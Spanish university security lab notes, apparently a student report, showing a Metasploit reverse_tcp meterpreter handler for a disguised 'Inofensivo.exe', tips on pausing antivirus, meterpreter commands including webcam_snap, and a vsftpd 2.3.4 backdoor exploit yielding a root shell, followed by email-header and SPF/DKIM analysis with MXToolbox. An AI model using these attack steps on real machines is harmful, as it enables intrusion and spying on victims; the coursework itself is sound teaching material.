Mientras esperamos a que nuestra víctima caiga en la trampa configuraremos Metasploit para obtener el control de su máquina:

## msfconsole

use multi/handler

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

set LPORT 8080

set LHOST 192.168.110.130

## exploit

Cuando nuestra víctima ejecute el fichero, se creará una conexión que nos dará acceso total a su máquina.

- Puede ocurrir que no podamos ejecutar el fichero si la máquina Windows está bien protegida ([software antivirus](#))
  - En ese caso habrá que pausar el antivirus o añadir el fichero a las excepciones del antivirus para poder ejecutarlo.

```
msf5 > use multi/handler ; remember to use binary mode when you transferred it?
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080 :# zip Inofensivo.zip Inofensivo.exe
msf5 exploit(multi/handler) > set LHOST 192.168.110.130
LHOST => 192.168.110.130
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.110.130:8080
[*] Sending stage (179779 bytes) to 192.168.110.1
[*] Meterpreter session 1 opened (192.168.110.130:8080 -> 192.168.110.1:62274) at 2019-11-23 11:21:47 +0100
[*] Sending stage (179779 bytes) to 192.168.110.1
[*] Meterpreter session 2 opened (192.168.110.130:8080 -> 192.168.110.1:62278) at 2019-11-23 11:22:04 +0100

meterpreter >
```

Una vez tenemos el control de la maquina podemos utilizar distintos comandos de meterpreter

**shell** → Abre la terminal de comandos

- Miramos la IP

- Creamos un directorio con **MD DIR** y **CD**

```
C:\Documents and Settings\usuario\Escritorio\inofensivo>MD pruebas  
MD pruebas  
  
C:\Documents and Settings\usuario\Escritorio\inofensivo>DIR pruebas  
DIR pruebas  
El volumen de la unidad C no tiene etiqueta.  
El n mero de serie del volumen es: E804-5D66  
  
Directorio de C:\Documents and Settings\usuario\Escritorio\inofensivo\pruebas  
  
23/11/2019 11:28    <DIR>      .  
23/11/2019 11:28    <DIR>      ..  
                  0 archivos          0 bytes  
                  2 dirs    8.620.978.176 bytes libres  
  
C:\Documents and Settings\usuario\Escritorio\inofensivo>CD pruebas  
CD pruebas
```

- Creamos un fichero con **COPY CON archivo.txt**

/\*TODO\*/ despues no me deja cerrarlo porque con CTRL+Z cierra la consola de metapeper

**upload** → Nos permite mandar un fichero

```
touch pruebas.txt  
meterpreter > upload pruebas.txt  
[*] uploading : pruebas.txt -> pruebas.txt  
[*] uploaded   : pruebas.txt -> pruebas.txt
```

**webcam\_snap** → Nos da acceso a la cámara web si el sistema operativo tiene acceso a una

```
meterpreter > webcam_snap  
[-] Target does not have a webcam
```

## Ejecuciones Linux

Vamos a utilizar la puerta trasera vsftpd 2.3.4 que nos ofrece el modulo el módulo vsftpd\_234\_backdoor para tomar el control de una maquina Linux sin que el usuario tenga que interactuar con el Exploit.

Abrimos la consola de MetaSploit con msfconsole

Buscamos el modulo search vsftpd

```
msf5 > search vsftpd
```

### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Mediante el comando use seguido del nombre del módulo iniciamos el proceso de crear el exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Con el comando show options podemos ver las opciones de configuración disponibles

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

### Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):

Name	Current Setting	Required	Description
RHOSTS	yes		The target address range or CIDR identifier
RPORT	21	yes	The target port (TCP)

### Exploit target:

Id	Name
0	Automatic

Podemos observar que existen dos opciones de configuracion obligatorias:

- RHOST para indicar la IP o hostname del servidor objetivo.
- RPORT para indicar el puerto del servidor objetivo. Por defecto nos marca 21

Podemos modificar las opciones que consideremos necesaria

```
set RHOST 192.168.110.128
```

Finalmente ejecutamos el exploit con run

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.110.128
RHOST => 192.168.110.128
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.110.128:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.110.128:21 - USER: 331 Please specify the password.
[+] 192.168.110.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.110.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.110.130:37297 -> 192.168.110.128:6200) at 2019-11-23 12:17:53
```

Ya estamos dentro de la consola y podemos ejecutar cualquier comando

```
ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:85:04:cb
          inet addr:192.168.110.128 Bcast:192.168.110.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe85:4cb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:141 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22323 (21.7 KB) TX bytes:14338 (14.0 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:156 errors:0 dropped:0 overruns:0 frame:0
          TX packets:156 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50421 (49.2 KB) TX bytes:50421 (49.2 KB)
```

## Cuestiones

### Explicad que son y cómo funcionan los siguientes tipos de Malware:

**Un Exploit** Se trata de un conjunto de instrucciones que permiten aprovechar una vulnerabilidad de seguridad de un sistema de información con la finalidad de conseguir un comportamiento no deseado del mismo, que puede ser de un ámbito muy diverso.

**Un Payload** es el modulo del Exploit que permite realiza las acciones maliciosas con la finalidad de sacar provecho (**robar datos, eliminar archivos, tomar el control del sistema, etc...**)

**Meterpreter** es un Payload de MetaSploid que permite controlar la pantalla del dispositivo infectado. Se ejecuta completamente en memoria, evitando la detección mediante antivirus.

### ¿En qué consisten exactamente esos Exploits?

### ¿En qué fecha se hicieron públicos?

### ¿De qué aplicaciones o sistemas operativos se aprovechan?

### Analizad cómo se deberían proteger las máquinas objetivos para esos Exploits concretos.

La mejor forma de protegerse ante estos ataques es:

- Estar seguros de que lo que ejecutamos es de confianza
- Tener el antivirus y el Firewall activados en todo momento
- Tener el sistema operativo las aplicaciones actualizadas a la última versión disponible

## Referencias

<https://blog.ehcgroup.io/index.php/2018/08/02/3647/>

# Ingeniería Social

## Verificar la identidad del remitente

Cualquier servicio de mensajería ofrece la posibilidad de comprobar la identidad del remitente de un correo electrónico

- AOL
  - o Accede a tu cuenta de AOL.
  - o Abre el correo cuyas cabeceras quieras ver.
  - o En el menú "Acción", selecciona Ver fuente del mensaje.
  - o Las cabeceras se mostrarán en otra ventana.
- Excite Webmail
  - o Accede a tu cuenta de Excite.
  - o Abre el correo cuyas cabeceras quieras ver.
  - o Haz clic en Ver cabeceras completas.
  - o Las cabeceras se mostrarán en otra ventana.
- Hotmail
  - o Accede a tu cuenta de Hotmail.
  - o Haz clic en Bandeja de entrada.
  - o Haz clic con el botón derecho en el mensaje cuyas cabeceras quieras ver.
  - o Haz clic en Ver origen del mensaje.
  - o Las cabeceras se mostrarán en otra ventana.
- Yahoo! Mail
  - o Inicia sesión en tu cuenta de Yahoo! Mail.
  - o Selecciona el correo cuyas cabeceras quieras ver.
  - o Haz clic en Más y luego Ver mensaje sin formato.
  - o Las cabeceras se mostrarán en otra ventana.
- Apple Mail
  - o Abre Apple Mail.
  - o Abre el correo cuyas cabeceras quieras ver.
  - o Haz clic en Ver y luego Mensaje y luego Todas las cabeceras.
  - o Las cabeceras se mostrarán en la ventana que hay debajo de tu bandeja de entrada.
- Mozilla
  - o Abre Mozilla.
  - o Abre el correo cuyas cabeceras quieras ver.
  - o Haz clic en Ver y luego Origen del mensaje.
  - o Las cabeceras se mostrarán en otra ventana.
- Opera
  - o Abre Opera.
  - o Haz clic en el correo cuyas cabeceras quieras ver para que se muestre en la ventana que hay debajo de la bandeja de entrada.
  - o Haz clic con el botón derecho en el cuerpo del correo.
  - o Haz clic en Ver todas las cabeceras y mensajes.
  - o Las cabeceras se mostrarán en la ventana que hay debajo.
- Outlook
  - o Abre Outlook.
  - o Abre el correo cuyas cabeceras quieras ver.
  - o Haz clic en Archivo y luego Propiedades.
  - o Las cabeceras se mostrarán en el cuadro "Encabezados de Internet".
- Outlook Express
  - o Abre Outlook Express.
  - o Haz clic con el botón derecho en el mensaje cuyas cabeceras quieras ver.
  - o Haz clic en Propiedades.
  - o Haz clic en la pestaña Detalles.
  - o Las cabeceras se mostrarán en el cuadro que aparece.

- Gmail

SGSSI: Examen 1 Recibidos

MIKEL VILLAMAÑE GIRONES (vía egela 2019-20) para DAVID

SGSSI > Foros > Avisos > Examen 1

Examen 1 de MIKEL VILLAMAÑE GIRONES - domingo, 3 de noviembre de 2019, 20:54

Hola,

Ya tenéis en egela las calificaciones correspondientes al primer examen (tanto teórico, como práctico) de la asignatura.

Podréis revisar cualquiera de los dos exámenes en horario de tutorías.

No he podido modificarlo en GAUR para esta semana, pero el miércoles (día 6) no estaré. A partir de ahora sólo voy a estar en la escuela.

Saludos,

Mikel

[Ver el mensaje en su contexto](#)

[Modifique sus preferencias de suscripción](#)

Responder | Responder a todos | Reenviar

Mostrar original

Responder a todos

Reenviar

Filtrar mensajes como este

Imprimir

Eliminar este mensaje

Bloquear a MIKEL VILLAMAÑE GIRONES (vía egela 2019-20)

Marcar como spam

Denunciar suplantación de identidad

Mostrar original

Traducir mensaje

Descargar mensaje

Marcar como no leído

## Donde además de la información clave del mensaje

Mensaje original

ID de mensaje	<be5b5a2c6f510d05a07a116d34684c0021373b60757d75bb481d4ac58a800de8@egela.ehu.eus>
Creado a las:	3 de noviembre de 2019, 20:55 (entregado en 1 segundo)
De:	"MIKEL VILLAMAÑE GIRONES (vía egela 2019-20)" <mikel.villamane@ehu.eus> Con PHPMailer 6.0.1 ( <a href="https://github.com/PHPMailer/PHPMailer">https://github.com/PHPMailer/PHPMailer</a> )
Para:	DAVID CUESTA ALARIO <dcuesta008@ikasle.ehu.eus>
Asunto:	SGSSI: Examen 1
SPF:	PASS con la IP 158.227.0.188 <a href="#">Más información</a>

[Descargar original](#)

[Copiar en el portapapeles](#)

También podemos ver todo el contenido

```

Delivered-To: davidcuestaalario@gmail.com
Received: by 2002:a50:90cc:0:0:0:0:0 with SMTP id d12csp3416427eda;
Sun, 3 Nov 2019 11:55:06 -0800 (PST)
X-Google-Smtp-Source: APXVYqydDfxkWlyHzHmj1S3RXdZh82hXDExSZBF+z2wm51ZmJDrDmZnPjaj+SwqGL34N9BV201c
X-Received: by 2002:a1c:7305:: with SMTP id d5mr19487188wmb.84.1572810906532;
Sun, 03 Nov 2019 11:55:06 -0800 (PST)
ARC-Seal: i=1; a=rsa-sha256; t=1572810906; cv=none;
d=google.com; s=arc-20160816;
b=WeRt4Bqs/atTzg3D+6sh+ZKLwmuU2Wpr6RmIqSv00nZXF9DiidpkxQ98uUHEJpB06B
a5C1nQJnxlZIIPKQltgCeohYnBd18ZudzwIMAFFLJTYFLPh/Kcvn5ZSRNLhR5SWD7I
BXKs2n0SVOpplg30qt817cFm3p46SRFY1D73bQWsH4sXlgg/Xu0104iG16kAlGOYXv9
5yP26yn0lq1428j1P1dyY/OosRhG4RDSD+ugf5ZNMZUG/4UhNkUVx8LSzCB2D2
Ex6CmFmpomyozH8PridRYrwgAebzCnRremmq1Jrofkk4h3ErCnevz2y7KAdZnhvQ/clz
0lw==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
h=mime-version:thread-index:thread-topic:list-unsubscribe
:auto-submitted:precedence:list-help:list-id:message-id:subject
:reply-to:from:to:date;
bh=B2hY0zjxEcmtvSav5WE3sH8TT80L9V9ni8MXuvMrxk=;
b=80SymX1lbia3rCKzdjz2p8uV0w+P4vtWDsrwf2egYXjtNonBFhz8YbxHtV04aJCw
cXvBRMMyiq6PP+I7NsDLxa2TqD/BbVfgjManaP2Vdk/X4E24QYcx3PX0a5nolaVawry
TvGihteg8yzQTPoTPjTpI34wiPTIivx6crR01v51X1LnMQgXT05gzVmRe9uLb+JeFu
5X9YnBZumaApU4cA6Tt1FGnWkt6a7exX1E0cfyKvNna28Aei1mLHJ2I3wUfQQW6S2q/EI
Z9v/Xg53rjx4dplkZR1UP41TMbV13Vcf48Hu1kObekUXe9KQOY0jBZ8Ms+uAOYLs67x
D06A==
ARC-Authentication-Results: i=1; mx.google.com;
spf=pass (google.com: domain of noreply@ehu.eus designates 158.227.0.188 as permitted sender) smtp.mailfrom=noreply@ehu.eus
Return-Path: <noreply@ehu.eus>
Received: from smtp.ehu.eus (smtp-backup2.ehu.es. [158.227.0.188])
by mx.google.com with ESMTP id g24si374326wmk.199.2019.11.03.11.55.06
for <davidcuestaalario@gmail.com>
(version=TLS1_2 cipher=ECDSA-RSA-AES128-GCM-SHA256 bits=128/128);
Sun, 03 Nov 2019 11:55:06 -0800 (PST)
Received-SPF: pass (google.com: domain of noreply@ehu.eus designates 158.227.0.188 as permitted sender) client-ip=158.227.0.188;
Authentication-Results: mx.google.com;
spf=pass (google.com: domain of noreply@ehu.eus designates 158.227.0.188 as permitted sender) smtp.mailfrom=noreply@ehu.eus
Received: from ikasle1.ehu.es (ikasle1.ehu.es [158.227.82.19]) by smtp.ehu.eus (Postfix) with ESMTP id 051AF232C for <davidcuestaalario@gmail.com>; Sun,
3 Nov 2019 20:55:04 +0100 (CET)
Received: by ikasle1.ehu.es (Postfix, from userid 505) id 8CE3D38C; Sun,
3 Nov 2019 20:55:05 +0100 (CET)
X-Sieve: Pigeonhole Sieve 0.5.6 (92dc263a)
X-Sieve-Redirected-From: 856606@ikasle.ehu.eus
Received: from ikasle1.ehu.es by ikasle1.ehu.es with LMTP id SEgsIJkwv137NgAAR/tFPA (envelope-from <noreply@ehu.eus>) for <856606@ikasle.ehu.eus>; Sun, 03 Nov 2019
20:55:05 +0100
Received: from smtp.ehu.eus (smtp1.lgp.ehu.es [10.0.100.73]) by ikasle1.ehu.es (Postfix) with ESMTP id 781A7373 for <856606@ikasle.ehu.eus>; Sun,
3 Nov 2019 20:55:05 +0100 (CET)
Received: by smtp1 (Postfix) id 75F0B291C1; Sun,
3 Nov 2019 20:55:05 +0100 (CET)
Received: from imsva1.lgp.ehu.es (imsva1.lgp.ehu.es [10.0.3.245]) by postfix.smtp1.imsva1 (Postfix) with ESMTPS id 73B9C28F5F for <dcuesta008@ikasle.ehu.eus>; Sun,
3 Nov 2019 20:55:05 +0100 (CET)
Received: from imsva1.lgp.ehu.es (unknown [127.0.0.1]) by IMSVA (Postfix) with ESMTP id 5AC99110052 for <dcuesta008@ikasle.ehu.eus>; Sun,
3 Nov 2019 20:55:05 +0100 (CET)
Received: from imsva1.lgp.ehu.es (unknown [127.0.0.1]) by IMSVA (Postfix) with ESMTP id 5989F110045 for <dcuesta008@ikasle.ehu.eus>; Sun,
3 Nov 2019 20:55:05 +0100 (CET)
Received: from smtp.ehu.eus (unknown [10.0.100.73]) by imsva1.lgp.ehu.es (Postfix) with ESMTPS for <dcuesta008@ikasle.ehu.eus>; Sun,
3 Nov 2019 20:55:05 +0100 (CET)
Received: from frontegelaprod1v1.frontegelaprod1v1.lgp.ehu.es [10.0.100.163]) by smtp1 (Postfix) with ESMTP id 48D9428F5F for <dcuesta008@ikasle.ehu.eus>; Sun,
3 Nov 2019 20:55:05 +0100 (CET)
Date: Sun, 3 Nov 2019 20:55:05 +0100
To: DAVID CUESTA ALARIO <dcuesta008@ikasle.ehu.eus>
From: "MIKEL VILLAMANÉ GIRONES (vía egela 2019-20)" <mikel.villamane@ehu.eus>
Reply-To: "MIKEL VILLAMANÉ GIRONES" <mikel.villamane@ehu.eus>
Subject: SGSSI: Examen 1
Message-ID: <be5b5a2c6f510d05a07a116d3464c0021373b60757d75bb481d4ac58a800de8@egela.ehu.eus>
X-Priority: 3
X-Mailer: PHPMailer 6.0.1 (https://github.com/PHPMailer/PHPMailer)
List-Id: "Avisos" <moodleforum43651@egela.ehu.eus>
List-Help: https://egela.ehu.eus/mod/forum/view.php?f=43651
X-Course-Id: 20859
X-Course-Name: Sistemas de Gestión de Seguridad de Sistemas de Información
Precedence: Bulk
X-Auto-Response-Suppress: All
Auto-Submitted: auto-generated
List-Unsubscribe: <>
Thread-Topic: SGSSI: Examen 1
Thread-Index: be5b5a2c6f510d05a07a116d3468
X-Moodle-Originating-Script: https://egela.ehu.eus => frontegelaprod1v1:mod/forum/lib.php:878
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="b1_Q7r3n3pfuqR5yHL4qW0xKnEpQYmogQdNKxYaFrFk"
X-Greylist: Sender IP whitelisted, Sender succeeded SMTP AUTH, not delayed by milter-greylist-4.6.2 (smtp1 [10.0.100.73]); Sun, 03 Nov 2019 20:55:05 +0100 (CET)
X-TM-AS-GCON: 00
X-Greylist: Sender IP whitelisted, Sender succeeded SMTP AUTH, not delayed by milter-greylist-4.6.2 (postfix.smtp1.imsva1 [10.0.100.73]); Sun, 03 Nov 2019 20:55:05 +0100 (CET)

--b1_Q7r3n3pfuqR5yHL4qW0xKnEpQYmogQdNKxYaFrFk
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

```

SGSSI -> Foros -> Avisos -> Examen 1=20  
<https://egela.ehu.eus/mod/forum/discuss.php?d=3D138079#p180355>  
Examen 1  
de MIKEL VILLAMANÉ=C3=91E GIRONES - domingo, 3 de noviembre de 2019, 20:54

-----  
Hola,

Ya ten=C3=A9is en egela las calificaciones correspondientes al primer examen  
n  
(tanto te=C3=B3rico, como pr=C3=A1ctico) de la asignatura.

Podr=C3=A9is revisar cualquiera de los dos ex=C3=A1menes en horario de tutores=C3=ADas.

No he podido modificarlo en GAUR para esta semana, pero el mi=C3=A9rcoles (=d=C3=ADA  
6) no estar=C3=A9is. A partir de ahora s=C3=B3lo voy a estar en la escuela los lunes.

Saludos,

Mikel

=C2=A0

La aplicación **MxToolBox** <https://mxtoolbox.com/> nos permite verificar la identidad del remitente de un correo electrónico:

### SOBRE EL SUPERTOOL!

Todos sus diagnósticos de registro MX, DNS, lista negra y SMTP en una herramienta integrada. Ingrese un nombre de dominio o dirección IP o nombre de host. Los enlaces en los resultados lo guiarán a otras herramientas e información relevantes. Y tendrá un historial cronológico de sus resultados.

Si ya sabe exactamente lo que quiere, puede forzar una prueba o búsqueda en particular. Pruebe algunos de estos ejemplos:

(por ejemplo, "blacklist: 127.0.0.2" realizará una búsqueda en la lista negra)

Mando	Explicación
lista negra:	Verifique la IP o el host para la reputación
smtp:	Pruebe el servidor de correo SMTP (puerto 25)
mx:	Registros MX de DNS para el dominio
una:	DNS Una dirección IP de registro para el nombre de host
spf:	Verificar registros SPF en un dominio
TXT:	Verificar registros TXT en un dominio
ptr:	Registro PTR de DNS para el nombre de host
cname:	Nombre de host canónico de DNS a la dirección IP
quien es:	Obtener información de registro de dominio
arin:	Obtener información de bloqueo de dirección IP
Soa:	Obtener registro de inicio de autoridad para un dominio
tcp:	Verifique que una dirección IP permita conexiones tcp
http:	Verificar que una URL permita conexiones http
https:	Verifique que una URL permita conexiones http seguras
silbido:	Realizar un ping ICMP estándar
rastro:	Realizar una ruta de rastreo ICMP estándar
dns:	Verifique sus servidores DNS para detectar posibles problemas <b>¡Nuevo!</b>

### Búsqueda MX

Permite comprobar la identidad de un dominio comparándolo con un servidor de nombres autorizado.

- La opción de Diagnósticos se conectará al servidor de correo y verificará los registros DNS inversos mediante una comprobación de Open Relay y medirá el rendimiento del tiempo de respuesta.
- También se puede verificar la dirección IP de cada registro MX con 105 listas negras basadas en DNS.



### Búsqueda MX

#### Nombre de dominio

mikel.villamane@ehu.eus	<b>Búsqueda MX</b>	<b>Resolver problemas de entrega de correo electrónico</b>
-------------------------	--------------------	--

Obtenemos los siguientes resultados

mx : ehu.eus	<b>Buscar problemas</b>	<b>Resolver problemas de entrega de correo electrónico</b>	 mx
--------------	-------------------------	--	--

Pref	Nombre de host	Dirección IP	TTL	
10	smtp.lg.ehu.eus	158.227.0.66 Universidad del País Vasco - Euskal Herriko Unibertsitatea (AS15488)	10 minutos	Prueba de comprobación de lista negra SMTP

	Prueba	Resultado	
✗	Registro DMARC publicado	No se encontró registro DMARC	 Más información
!	Política DMARC no habilitada	La política de cuarentena / rechazo de DMARC no está habilitada	 Más información
✓	Registro DNS publicado	Registro DNS encontrado	

[dns lookup](#)   [dns check](#)   [búsqueda de whois](#)   [búsqueda de spf](#)   [propagación dns](#)   [Transcripción](#)  
Reportado por [dns2.ehu.es](#) el 11/11/2019 a las 5:28:05 AM (UTC -6) , [solo para ti](#) .

Podemos observar

## Analizador de encabezados

Esta herramienta permite mostrar los encabezados de los correos electrónicos de modo que sean legibles para los humanos analizándolos de acuerdo con RFC 822. Los encabezados de correo electrónico están presentes en cada correo electrónico que recibe a través de Internet y puede proporcionar información de diagnóstico valiosa, como retrasos de salto, resultados contra correo no deseado y más.

En este tutorial podemos encontrar más información: <https://mxtoolbox.com/Public/Content/EmailHeaders/>

Analizador de encabezado de correo electrónico

Pegar encabezado:

```
From uspmata194148.emarsys.net to mx.google.com
to
to
```

**Analizar encabezado**

Para el mensaje Spam\_MediaMarkt\_Delivered – To ainhoa.serna.nocedal@gmail.com obtenemos los siguientes resultados

Header Analyzed		Relay Information							
Email Subject:  Y para el fin de semana ... ACER y ROWENTA  [2ª unidad de la misma marca al -50%] + solo hasta el 26/10 LG, XIAOMI, OPPO, VSMART y ORAL B									
<b>Delivery Information</b>									
DMARC Compliant SPF Alignment SPF Authenticated DKIM Alignment DKIM Authenticated									
Hop	Delay	From	By	Time (UTC)	Blacklist				
1	*	uspmata194148.emarsys.net 217.175.194.148	mx.google.com	ESMTPS	10/25/2019 10:08:54 PM				
2	0 seconds		2002:a2e:9c12:0:0:0:0	SMTP	10/25/2019 10:08:54 PM				
3	15 minutes		2002:a92:6c09::	POP3	10/25/2019 10:24:16 PM				
4	1 Second		2002:a05:6214:8f0:0:0:0	SMTP	10/25/2019 10:24:17 PM				
<b>Headers Found</b>									
Header Name	Header Value								
Delivered-To	ainhoa.serna.nocedal@gmail.com								
X-Google-Smtp-Source	APXVYqyAoaUzbDQRsW08FCC50K3s8pQk00(GcEUu3eiX+rddhbDpjDbVKOruiMsJzPuMXKALrspusw=								
X-Received	by 2002:a6b:5503: with SMTP id 3mr6208000ib.151.1572042257074; Fri, 25 Oct 2019 15:24:17 -0700 (PDT)								
Authentication-Results	mx.google.com: spf=pass (google.com: domain of suite7@xpressus.emarsys.net designates 217.175.194.148 as permitted sender) smtp.mailfrom=suite7@xpressus.emarsys.net; dkim=pass header.i=@news.mediamarkt.es header.s=emarsys20170303 header.b=A7hKqJ4w; dkim=pass header.i=@emarsys.net header.s=key2 header.b=KR8UEsD5								
Received-SPF	pass (google.com: domain of suite7@xpressus.emarsys.net designates 217.175.194.148 as permitted sender) client-ip=217.175.194.148;								
X-Gmail-Fetch-Info	aserna@mondragon.edu 1 pop.gmail.com 995 aserna@mondragon.edu								
ARC-Seal	i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816; b=oSSjcbXiOrhgTA8KzWmlm4c3HBeRd7Aam0ODKE1sNlbAxzIsGcsZn4tNOpFyNW8hZbaSRRdwCXRAmIgdBv2YeFy89Yg/eIH4nXY0iSR/R3J0unXsqXcuJzfU BgHYA Eo1HtIpyPZ2xaVqQdgV4UTNksQn3vQ9T+Ix3QgeNxEPTPTbE4ma2+7sPYcxwJSCLxHdUlkGxeSMRbj2HXAqJFyGhzGIKUlpn1fRwbwCLVs5vAkV6cpqJU8JhpFUKt6H1CvVpwpvBf3HzV79JcBYKcZ9Q2xb+OTMLh0vqwvnV4y LSJ6whXoFguQu0vX8H+2y UA2A==								
ARC-Message-Signature	i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816; h=date:message-id-list-unsubscribe-post-list-unsubscribe:list-id :mime-version:from:subject:to dkim-signature dkim-signature; bh=8Y608m2lITRZcrqinH84M+VN2tCc172RwJ5xfwJ0 FY=; b=FSq3eWVNvOQik0UYLz2HTqWbcyCXQvlOc9yVTQl2N2zfQoQsQXhAfT8rxqIDlw0J+VmOO5MjUhrqX59pt+v5WNEokSLK9tE9XbJyNjGeqOIGR11jXoFieREk8 KeH3o4bpFVtpKooM83CJD5eJ4HOx17Zt26oNLN10Tzulm7TNRIfzUdl gy8c0qymu3Z/ L0yOg3k8BgJnh+hoIV4jt+8wQXK9t9B6EEDyxk21xW36qyQK0L+CvC870lqerIYGN7R.zrKeVH6lScz1CvzC3tfld6qT2UOCh+W0InVd0YgkdrvHm8hymia13d4X0Oscsku thbg==								
ARC-Authentication-Results	i=1; mx.google.com: dkim=pass header.i=@news.mediamarkt.es header.s=emarsys20170303 header.b=A7hKqJ4w; dkim=pass header.i=@emarsys.net header.s=key2 header.b=KR8UEsD5; spf=pass (p=REJECT sp=REJECT dis=NONE) header.from=@news.mediamarkt.es								
Return-Path	<suite7@xpressus.emarsys.net>								
DKIM-Signature	v=1; a=rsa-sha256; c=relaxed/relaxed; s=emarsys20170303; d=news.mediamarkt.es; h>To Subject:From:MIME-Version:List-Id:X-CSA-Complaints:List-Unsubscribe:List-Unsubscribe-Post Content-Type:Message-ID:Date: i=newsletter@news.mediamarkt.es; bh=8Y608m2lITRZcrqinH84M+VN2tCc172RwJ5xfwJ0FY=; b=A7hKqJ4w2SF3tIKZRWHiKMjkO0tZ9SpA9y/kH2Gchu19HmyZPnbhS1u7p84j06vkJepRaS/ GmjTHZQ9MF5HScZ9XJaxE+nky7zWYk/lI8EkZogH0wlPCJXzty4VuEOLXmModQJn*0E0T QFT5LXv2bGyLoOg=								
To	aserna@mondragon.edu								
Subject	Y para el fin de semana ... ACER y ROWENTA  [2ª unidad de la misma marca al -50%] + solo hasta el 26/10 LG, XIAOMI, OPPO, VSMART y ORAL B								
X-Mailer	class SMTPMail								
From	MediaMarkt <newsletter@news.mediamarkt.es>								
MIME-Version	1.0								
List-Id	290832164 <MediaMarkt>								

- No supero el protocolo SPF
- No supero el protocolo DKIM
- Está en dos listas Negras

lista negra : 217.175.194.148

[Supervisar esto](#)

[Solucionar problemas de entrega de correo electrónico](#)

Nos damos cuenta de que está en una lista negra.

[Haga clic aquí para algunas sugerencias](#)

	Lista negra	Razón	TTL	Tiempo de respuesta	
LISTADO	SPAM DE SORBAS	217.175.194.148 fue listado	3600	0 0	Ignorar
LISTADO	UCEPROTECTL2	217.175.194.148 fue listado	2100	0 0	Ignorar
Okay	0SPAM			62	
Okay	Abuse.ro			141	
Okay	Lista negra de inteligencia de correo de Abusix			0 0	
Okay	Lista negra del dominio de inteligencia de correo de Abusix			0 0	
Okay	Lista de exploits de inteligencia de correo de Abusix			0 0	
Okay	Lista de políticas de inteligencia de correo de Abusix			0 0	
Okay	Anonmails DNSBL			diecisés	
Okay	ASPEWS			31	
Okay	BACKSCATTERER			diecisés	
Okay	BARRACUDA			0 0	
Okay	BBFHL1			31	

Para el correo de la universidad obtenemos los siguientes resultados

### Header Analyzed


Email Subject: SGSSI: Examen 1

### Delivery Information

> ✖ DMARC Compliant (No DNS Found)
> ✅ SPF Alignment
> ✅ SPF Authenticated
> ✖ DKIM Alignment
> ✖ DKIM Authenticated

### Relay Information

Received	2 seconds
From frontegelaprod1v1 to smtp1 to imsva1.lgp.ehu.es to IMSVA to IMSVA to postfix.smtp1.imsva1 to smtp1 to imsva1.lgp.ehu.es to ikasle1.ehu.es to ikasle1.ehu.es to smtp.ehu.eus to mx.google.com to	0 0.5 1 1.5 2 2.5 3 3.5



Hop	Delay	From	By	With	Time (UTC)	Blacklist
1	*	frontegelaprod1v1 10.0.100.163	smtp1	ESMTP	11/3/2019 7:55:05 PM	✓
2	0 seconds	smtp.ehu.eus 10.0.100.73	imsva1.lgp.ehu.es	ESMTPS	11/3/2019 7:55:05 PM	✓
3	0 seconds	imsva1.lgp.ehu.es 127.0.0.1	IMSVA	ESMTP	11/3/2019 7:55:05 PM	✓
4	0 seconds	imsva1.lgp.ehu.es 127.0.0.1	IMSVA	ESMTP	11/3/2019 7:55:05 PM	✓
5	0 seconds	imsva1.lgp.ehu.es 10.0.3.245	postfix.smtp1.imsva1	ESMTPS	11/3/2019 7:55:05 PM	✓
6	0 seconds		smtp1		11/3/2019 7:55:05 PM	
7	0 seconds	smtp.ehu.eus 10.0.100.73	ikasle1.ehu.es	ESMTP	11/3/2019 7:55:05 PM	✓
8	0 seconds	ikasle1.ehu.es	ikasle1.ehu.es	LMTP	11/3/2019 7:55:05 PM	
9	0 seconds	userid	ikasle1.ehu.es		11/3/2019 7:55:05 PM	
10	*	ikasle1.ehu.es 158.227.82.19	smtp.ehu.eus	ESMTP	11/3/2019 7:55:04 PM	✓
11	2 seconds	smtp.ehu.eus 158.227.0.188	mx.google.com	ESMTPS	11/3/2019 7:55:06 PM	✓
12	0 seconds		2002:a50:90cc::0:0:0:0	SMTP	11/3/2019 7:55:06 PM	

### Headers Found

Header Name	Header Value
Delivered-To	davidcuestaalario@gmail.com
